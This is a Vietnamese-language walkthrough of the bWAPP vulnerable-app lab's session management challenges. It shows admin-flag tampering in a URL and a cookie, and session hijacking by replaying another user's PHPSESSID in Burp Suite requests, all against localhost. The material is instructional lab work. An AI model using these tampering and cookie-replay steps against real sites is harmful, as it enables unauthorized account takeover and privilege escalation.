

bWAPP

Session Management

Tổng quan về Session Management:

- Session Management là gì?

Session Management là thông tin tạm thời và tương tác trao đổi giữa máy khách và máy chủ, Session Management là quá trình theo dõi hoạt động của người dùng trong các phiên tương tác với hệ thống máy tính, chẳng hạn như: đăng nhập, đăng xuất, ... Session Management có thể liên quan đến việc yêu cầu người dùng đăng nhập lại nếu phiên đã hết hạn. Nếu lỗ hổng được kẻ tấn công tìm thấy, kẻ tấn công có thể khai thác lỗ hổng xác thực bị hỏng hoặc chiếm đoạt tài khoản

Chúng ta sẽ đi qua toàn bộ các bài liên quan đến Session Management gồm 5 bài: “Administrative Portals”, “Cookies (HTTPOnly)”, “Cookies (Secure)”, “Session ID in URL”, “Strong Sessions”

Session Mgmt. - Administrative Portals

Đầu tiên chúng ta sẽ thử với level Low trước

Đây là giao diện của trang web

/ Session Mgmt. - Administrative Portals /

This page is locked.

HINT: check the URL...

Và chúng ta có thể nhìn thấy đường trang web đã bị chặn và có thể nhìn thấy trên URL

```
http://localhost/bWAPP/smgmt_admin_portal.php?admin=0
```

Có admin = 0 và giờ ta sẽ thử điều chỉnh admin = 1 xem ta sẽ thu được gì

```
http://localhost/bWAPP/smgmt_admin_portal.php?admin=1
```

Và ta sẽ có kết quả

/ Session Mgmt. - Administrative Portals /

Cowabunga...

You unlocked this page using an URL manipulation.

Vậy là ta đã thành công đi qua level Low giờ ta sẽ chuyển sang level Medium

/ Session Mgmt. - Administrative Portals /

This page is locked.

HINT: check the cookies...

Trang web lại tiếp tục bị khóa và trên URL cũng không để lộ phân quyền của user trên URL nữa

```
http://localhost/bWAPP/smgmt_admin_portal.php
```

Vậy chúng ta sẽ sử dụng Burp Suite để xem ta có thể làm gì với nó

Request

	Pretty	Raw	Hex
1	GET /bWAPP/smgmt_admin_portal.php HTTP/1.1		
2	Host: localhost		
3	Cache-Control: max-age=0		
4	sec-ch-ua: "Chromium";v="103", ".Not/A) Brand";v="99"		
5	sec-ch-ua-mobile: ?0		
6	sec-ch-ua-platform: "Windows"		
7	Upgrade-Insecure-Requests: 1		
8	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36		
9	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9		
10	Sec-Fetch-Site: same-origin		
11	Sec-Fetch-Mode: navigate		
12	Sec-Fetch-User: ?1		
13	Sec-Fetch-Dest: document		
14	Referer: http://localhost/bWAPP/smgmt_admin_portal.php		
15	Accept-Encoding: gzip, deflate		
16	Accept-Language: en-US,en;q=0.9		
17	Cookie: PHPSESSID=c5p173tgtntlt2ogk27jpb9qggq3; security_level=1; admin=0		
18	Connection: close		
19			
20			

Sau khi sử dụng Burp Suite ta đã có thể nhìn thấy được Cookie để truy cập và hơn nữa ta thấy được admin=0. Vậy cũng giống như với level Low ta sẽ thay đổi admin=1 xem kết quả ta nhận được là gì

/ Session Mgmt. - Administrative Portals /

Cowabunga...

You unlocked this page using a cookie manipulation.

Vậy chúng ta đã thành công đi qua level Medium của bài này và giờ ta sẽ thử xem level High của nó sẽ như thế nào

/ Session Mgmt. - Administrative Portals /

Cowabunga...

You unlocked this page with a little help from the dba :)

Có vẻ như trang web đã không bị khóa và chúng ta đã được giúp đỡ bởi Database Administrator và không có gì để khai thác ở level này nữa. Vậy là ta đã thành công đi qua cả 3 level của bài Administrative Portals

Session Mgmt. - Cookies (HTTPOnly)

Đây là giao diện của trang web

/ Session Mgmt. - Cookies (HTTPOnly) /

Click the button to see your current cookies:

Click **here** to see your cookies with JavaScript.

Name	Value
------	-------

Ta ấn vào nút Cookies để xem Cookies của user bee

/ Session Mgmt. - Cookies (HTTPOnly) /

Click the button to see your current cookies: [Cookies](#)

Click [here](#) to see your cookies with JavaScript.

Name	Value
PHPSESSID	he6o838joljmlD2f906umdn50g
security_level	0
top_security	no

he6o838joljmlD2f906umdn50g

Giờ ta sẽ tạo một tài khoản để có thể lấy một Cookies khác. Và tôi đã tạo một user là NDX và có Cookies là

k573rfutscfqnauu9lehvaao7

[Bugs](#) [Change Password](#) [Create User](#) [Set Security Level](#) [Reset](#) [Credits](#) [Blog](#) [Logout](#) [Welcome Ndx](#)

/ Session Mgmt. - Cookies (HTTPOnly) /

Click the button to see your current cookies: [Cookies](#)

Click [here](#) to see your cookies with JavaScript.

Name	Value
security_level	0
PHPSESSID	k573rfutscfqnauu9lehvaao7
top_security	no



Giờ ta sẽ vào Burp Suite

Request

Pretty Raw Hex

```
1 POST /bWAPP/smgmt_cookies_httponly.php HTTP/1.1
2 Host: localhost
3 Content-Length: 12
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="103", ".Not/A) Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53
  Safari/537.36
10 Origin: http://localhost
11 Content-Type: application/x-www-form-urlencoded
12 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/av
  if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
  ;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/bWAPP/smgmt_cookies_httponly.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: security_level=0; PHPSESSID=k573rfutscfqnauu9lehvaao7
  ; top_security=no
21 Connection: close
22
23 form=cookies
```

Ta sẽ thay đổi cookie của user NDX thành cookie của user bee

Request

Pretty Raw Hex

```
1 POST /bWAPP/smgmt_cookies_httponly.php HTTP/1.1
2 Host: localhost
3 Content-Length: 12
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="103", ".Not/A) Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53
  Safari/537.36
10 Origin: http://localhost
11 Content-Type: application/x-www-form-urlencoded
12 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/bWAPP/smgmt_cookies_httponly.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: security_level=0; PHPSESSID=he6o838j0ljmld2f906umdn50g; top_security=no
21 Connection: close
22
23 form=cookies
```

Và ta sẽ có kết quả là chúng ta có thể vào được user bee khi chúng ta có cookie của user đó





Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

/ Session Mgmt. - Cookies (HTTPOnly) /

Click the button to see your current cookies: [Cookies](#)

Click [here](#) to see your cookies with JavaScript.

Name	Value
security_level	0
PHPSESSID	he6o838joljmlid2f906umdn50g
top_security	no



Điều này chỉ có thể thực hiện khi cookies của user bee vẫn còn có hiệu lực

Và với level Medium thì các thức thực hiện cũng giống hệt với level low. Còn với level High thì trong source code của trang web ta có thể thấy được

```
case "2" :  
    // The cookie will be available within the entire domain  
    // The cookie expires at end of the session  
    // Sets the Http Only flag  
    setcookie("top_security", "yes", time()+300, "/", "", false, true);  
    break;
```

Là nó sẽ ngay lập tức hết phiên nên gần như không có lỗ hổng mà ta có thể khai thác được tiếp

Session Mgmt. - Cookies (Secure)

Đối với bài này thì cách thức làm bài giống hệt như với Session Mgmt. - Cookies (HTTPOnly)

Sự khác biệt của HttpOnly và Secure

HttpOnly có tác dụng làm cho cookie chỉ được thao tác bởi server mà không bị thao tác bởi các script phía người dùng

Secure có tác dụng làm cho trình duyệt phải sử dụng kết nối bảo mật mã hóa, nhưng nó chỉ hoạt động khi server có sử dụng SSL(HTTPS). Nhưng tuy rằng thông tin đã được mã hóa thì vẫn có thể bị truy cập bởi bên thứ 3

Session Mgmt. - Session ID in URL

Đối với bài này thì cookie đã bị lộ ra ngay trên URL

/ Session Mgmt. - Session ID in URL /

Session IDs should never be exposed in the URL!



Trang web này có URL như sau

http://localhost/bWAPP/smgmt_sessionid_url.php?PHPSESSID=k573rfutscfqnauu9lehvao7

Giờ ta đã biết được cookie của user Ndx giờ ta sẽ xem cookie của user bee

http://localhost/bWAPP/smgmt_sessionid_url.php?PHPSESSID=5mnce267a0a6fcaik4a1d35ecu

Giờ ta sẽ tiếp tục sử dụng Burp Suite để có thể thử nhiều hơn


Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 1 GET /bWAPP/smgmt_sessionid_url.php?PHPSESSID=k573rfutscfqnauu9lehvao7 HTTP/1.1 2 Host: localhost 3 Cache-Control: max-age=0 4 sec-ch-ua: "Chromium";v="103", "Not(A) Brand";v="99" 5 sec-ch-ua-mobile: ?0 6 sec-ch-ua-platform: "Windows" 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-User: ?1 13 Sec-Fetch-Dest: document 14 Referer: http://localhost/bWAPP/smgmt_sessionid_url.php 15 Accept-Encoding: gzip, deflate 16 Accept-Language: en-US,en;q=0.9 17 Cookie: PHPSESSID=k573rfutscfqnauu9lehvao7; top_security=maybe; security_level=0 18 Connection: close 19 20 </pre>		<pre> 51 <td> 52 53 Credits 54 55 </td> 56 <td> 57 58 Blog 59 60 </td> 61 <td> 62 63 Logout 64 65 </td> 66 <td> 67 68 Welcome Ndx 69 70 </td> 71 </tr> 72 </table> </pre>	

Hiện tại đây là trang web có cookie của user Ndx giờ ta sẽ thay cookie sang của user bee


```
Request
Pretty Raw Hex
1 GET /bWAPP/smgmt_sessionid_url.php?PHPSESSID=k573rfutscfqnauu9lehvaao7 HTTP/1.1
2 Host: localhost
3 Cache-Control: max-age=0
4 sec-ch-ua: "Chromium";v="103", ".Not/A)Brand";v="99"
5 sec-ch-ua-mobile: ?0
6 sec-ch-ua-platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost/bWAPP/smgmt_sessionid_url.php
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: PHPSESSID=5mnce267a0a6fcaik4ald35ecu; top_security=maybe; security_level=0
18 Connection: close
19
20

Response
Pretty Raw Hex Render
51 </a>
52 </td>
53 <td>
54 <a href="credits.php">
55 Credits
56 </a>
57 </td>
58 <td>
59 <a href="http://itsecgames.blogspot.com" target="_blank">
60 Blog
61 </a>
62 </td>
63 <td>
64 <a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">
65 Logout
66 </a>
67 </td>
68 <td>
69 <font color="red">
70 Welcome Bee
71 </font>
72 </td>
73 </tr>
74 </table>
```

Vậy là chúng ta đã thành công đi qua level Low của bài này ta sẽ lên thử level Medium của nó



Trang web đã không còn hiển thị cookie trên URL nữa vậy là không còn gì chúng ta có thể khai thác tại bài này nữa ta sẽ đi qua bài tiếp theo

Session Mgmt. - Strong Sessions

Ở bài này cho ta thấy được khi kết hợp cả 2 HTTPOnly và Secure thì trang web của bạn sẽ được bảo mật hơn nhưng ở level Low và Medium vẫn chỉ là lấy cookie của các user chèn vào Burp Suite để truy cập bất hợp pháp khi ở level Medium bạn chỉ nên lấy cookie để có thể truy cập còn ở Level High bạn sẽ phải có cả cookie và SSL channel của phiên đăng nhập đó thì bạn mới có thể đi qua được

/ Session Mgmt. - Strong Sessions /

Click the button to see your current cookies: [Cookies](#)

This page must be accessed over a SSL channel to fully function!

Click **here** to access our top security page.

Name	Value
PHPSESSID	5mnce267a0a6fcaik4a1d35ecu
security_level	2
top_security_ssl	d55f5d946f1b02537fe5aab61b540ca79d8482d9661741f4b1c8866f3e64b140

Và tôi nghĩ là ở những trang web bên ngoài cũng không ai để lộ SSL ra cả nên có vẻ level High đã là một cách bảo vệ phiên tốt nhất có thể, không những vậy những trang web hiện nay còn ẩn cả cookie của phiên đăng nhập và phải có những biện pháp khác mới có thể lấy được cookie của người dùng nên tôi nghĩ như vậy đã là cách bảo vệ phiên đăng nhập tốt mà ta có thể làm